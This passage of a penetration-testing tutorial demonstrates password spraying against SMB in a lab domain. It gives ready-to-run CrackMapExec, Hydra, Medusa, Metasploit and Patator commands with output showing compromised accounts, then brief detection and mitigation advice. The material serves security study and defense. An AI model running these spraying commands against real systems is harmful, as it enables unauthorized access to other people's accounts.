
```
crackmapexec smb 192.168.1.0/24 -u "Kavish" "Administrator" -p "Ignite@987"
```



```
root@kali:~# crackmapexec smb 192.168.1.0/24 -u "Kavish" "Administrator" -p "Ignite@987"
SMB         192.168.1.103   445    DESKTOP-9C22C07  [*] Windows 10 Pro 18362 x64 (name:DESKTOP-9C22C07) (domai
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\Administrator:Ignite@987 STATUS_ACCOUN
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (nam
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [-] IGNITE\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.106   445    DESKTOP-RGP209L  [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (d
SMB         192.168.1.106   445    DESKTOP-RGP209L  [-] IGNITE\Kavish:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.106   445    DESKTOP-RGP209L  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
```

Suppose we have more usernames than just a couple then we can put them in the dictionary and perform a password spraying. All we had to do is replace usernames with the dictionary containing the username as shown in the image given below.

```
cat /root/Desktop/user.txt

crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1'
--continue-on-success
```




```
root@kali:~# cat /root/Desktop/user.txt
geet
kavish
aarti
yashika
root@kali:~# crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --continue-on-success
SMB         192.168.1.106   445    DESKTOP-RGP209L  [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP209L) (domain:IG
SMB         192.168.1.106   445    DESKTOP-RGP209L  [+] IGNITE\geet:Password@1
SMB         192.168.1.106   445    DESKTOP-RGP209L  [+] IGNITE\kavish:Password@1
```

Hydra

Hydra is one of the most famous brute-forcing tools. It has been in the community for a very long time. But there are very few people who know that it can be used for password spraying as well. Fundamentally we provide multiple usernames and a single password in password spraying. That's exactly what we are going to do with Hydra. We will be targeting the SMB protocol here but it can be done with almost any other protocol.

```
hydra -L /root/Desktop/user.txt -p Password@1 192.168.1.105 smb
```




```
root@kali:~# hydra -L /root/Desktop/user.txt -p Password@1 192.168.1.105 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-03 13:13:34
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 7 login tries (l:7/p:1), ~7 tries per task
[DATA] attacking smb://192.168.1.105:445/
[445][smb] host: 192.168.1.105   login: aarti   password: Password@1
[445][smb] host: 192.168.1.105   login: yashika   password: Password@1
[445][smb] host: 192.168.1.105   login: geet   password: Password@1
[445][smb] host: 192.168.1.105   login: kavish   password: Password@1
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-03 13:13:35
```

Medusa

While working with Hydra, It hit me that there was a tool that was quite similar to hydra but has a not so common Greek-like name. Running through my notes I got it. It was Medusa. I don't remember why it was not so popular maybe it doesn't support that many protocols as a hydra. Whatever the reason, I tried to perform the Password Spraying with Medusa by providing the username dictionary in place of usernames and it worked without any issues. So, it is a good alternative to consider.

```
medusa -h 192.168.1.105 -U /root/Desktop/user.txt -p Password@1 -M smbnt
```




```
root@kali:~# medusa -h 192.168.1.105 -U /root/Desktop/user.txt -p Password@1 -M smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: Administrator (1 of 7, 0 complete) Password
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: raj (2 of 7, 1 complete) Password: Password
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: aarti (3 of 7, 2 complete) Password: Passwo
ACCOUNT FOUND: [smbnt] Host: 192.168.1.105 User: aarti Password: Password@1 [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: yashika (4 of 7, 3 complete) Password: Pass
ACCOUNT FOUND: [smbnt] Host: 192.168.1.105 User: yashika Password: Password@1 [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: geet (5 of 7, 4 complete) Password: Passwor
ACCOUNT FOUND: [smbnt] Host: 192.168.1.105 User: geet Password: Password@1 [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: pavan (6 of 7, 5 complete) Password: Passwo
ACCOUNT CHECK: [smbnt] Host: 192.168.1.105 (1 of 1, 0 complete) User: kavish (7 of 7, 6 complete) Password: Passw
ACCOUNT FOUND: [smbnt] Host: 192.168.1.105 User: kavish Password: Password@1 [SUCCESS (ADMIN$ - Access Denied)]
root@kali:~#
```

Metasploit: SMB Login

Working so much with SMB, got me thinking that can we use the Metasploit for Spraying? It is not so far-fetched as Metasploit does contain a module that brute-force SMB Login. So, after loading this module, I checked for options and found that we can provide the usernames in a dictionary but after trying few times it was clear to me to use usernames in the dictionary, I will have to provide the password in the dictionary as well. So, I added a singular password in the password dictionary and ran the module as shown in the image.

```
use auxiliary/scanner/smb/smb_login
set rhosts 192.168.1.105
set user_file /root/Desktop/user.txt
set pass_file /root/Desktop/pass.txt
exploit
```




```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(scanner/smb/smb_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf5 auxiliary(scanner/smb/smb_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf5 auxiliary(scanner/smb/smb_login) > exploit

[*] 192.168.1.105:445     - 192.168.1.105:445 - Starting SMB login bruteforce
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: '.\Administrator:Password@1',
[!] 192.168.1.105:445     - No active DB -- Credential data will not be saved!
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: '.\raj:Password@1',
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: '.\aarti:Password@1'
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: '.\yashika:Password@1'
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: '.\geet:Password@1'
[-] 192.168.1.105:445     - 192.168.1.105:445 - Failed: '.\pavan:Password@1',
[+] 192.168.1.105:445     - 192.168.1.105:445 - Success: '.\kavish:Password@1'
[*] 192.168.1.105:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

Patator

After going through so many ways in which we can perform the password spraying attack we come to a tool that many of you might be hearing first time about. It is one of hydra's less known brother. Having a vegetable name, we have it the Patator. I forgot about it when I suddenly realized that it can be used for password spraying as well. It is a very simple tool that allows us to provide a singular password with a dictionary for usernames.

```
patator smb_login host=192.168.1.105 user=FILE0 0=/root/Desktop/user.txt
password=Password@1
```



```
root@kali:~# patator smb_login host=192.168.1.105 user=FILE0 0=/root/Desktop/user.txt password=Password@1
14:03:54 patator    INFO - Starting Patator v0.7 (https://github.com/lanjelot/patator) at 2020-05-03 14:03 EDT
14:03:54 patator    INFO -
14:03:54 patator    INFO - code      size   time | candidate                            |   num | mesg
14:03:54 patator    INFO - -----------------------------------------------------------------------------
14:03:54 patator    INFO - c000006d 20     0.014 | Administrator                        |     1 | STATUS_LOGON_FAILURE
14:03:54 patator    INFO - c000006d 20     0.012 | raj                                  |     2 | STATUS_LOGON_FAILURE
14:03:54 patator    INFO - 0        49     0.009 | aarti                                |     3 | IGNITE\WIN-S0V7KMTVLD2 (
14:03:54 patator    INFO - 0        49     0.016 | yashika                              |     4 | IGNITE\WIN-S0V7KMTVLD2 (
14:03:54 patator    INFO - 0        49     0.009 | geet                                 |     5 | IGNITE\WIN-S0V7KMTVLD2 (
14:03:54 patator    INFO - c000006d 20     0.007 | pavan                                |     6 | STATUS_LOGON_FAILURE
14:03:54 patator    INFO - 0        49     0.009 | kavish                               |     7 | IGNITE\WIN-S0V7KMTVLD2 (
14:03:55 patator    INFO - Hits/Done/Skip/Fail/Size: 7/7/0/0/7, Avg: 11 r/s, Time: 0h 0m 0s
root@kali:~#
```

Detection

- A large number of attempted logins against the enterprise SSO portal or web-based application
- Using automated tools, malicious actors attempt thousands of logons, in a short duration of time, against multiple user accounts at a victim user accounts, originating from a single IP address or computer.
- Employee logins from IP addresses resolving to locations that are different from their normal locations.

Mitigation

- Enable Multi-Factor Authentication and review those settings to ensure the coverage on active internet facing protocols.
- Review the password policies to ensure that they align with the latest **NIST guidelines** and restrict the use of easy-to-guess passwords.
- Enforce a password policy that prohibits easy-to-guess passwords.
- Implement a banned password list
- Monitor your admin and user accounts for unusual activity

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/comprehensive-guide-on-password-spraying-attack/
- https://www.hackingarticles.in/lateral-moment-on-active-directory-crackmapexec/
- https://github.com/xFreed0m/RDPassSpray
- https://github.com/dafthack/DomainPasswordSpray/blob/master/DomainPasswordSpray.ps1
- https://github.com/Greenwolf/Spray
- https://github.com/byt3bl33d3r/CrackMapExec
- https://github.com/lanjelot/patator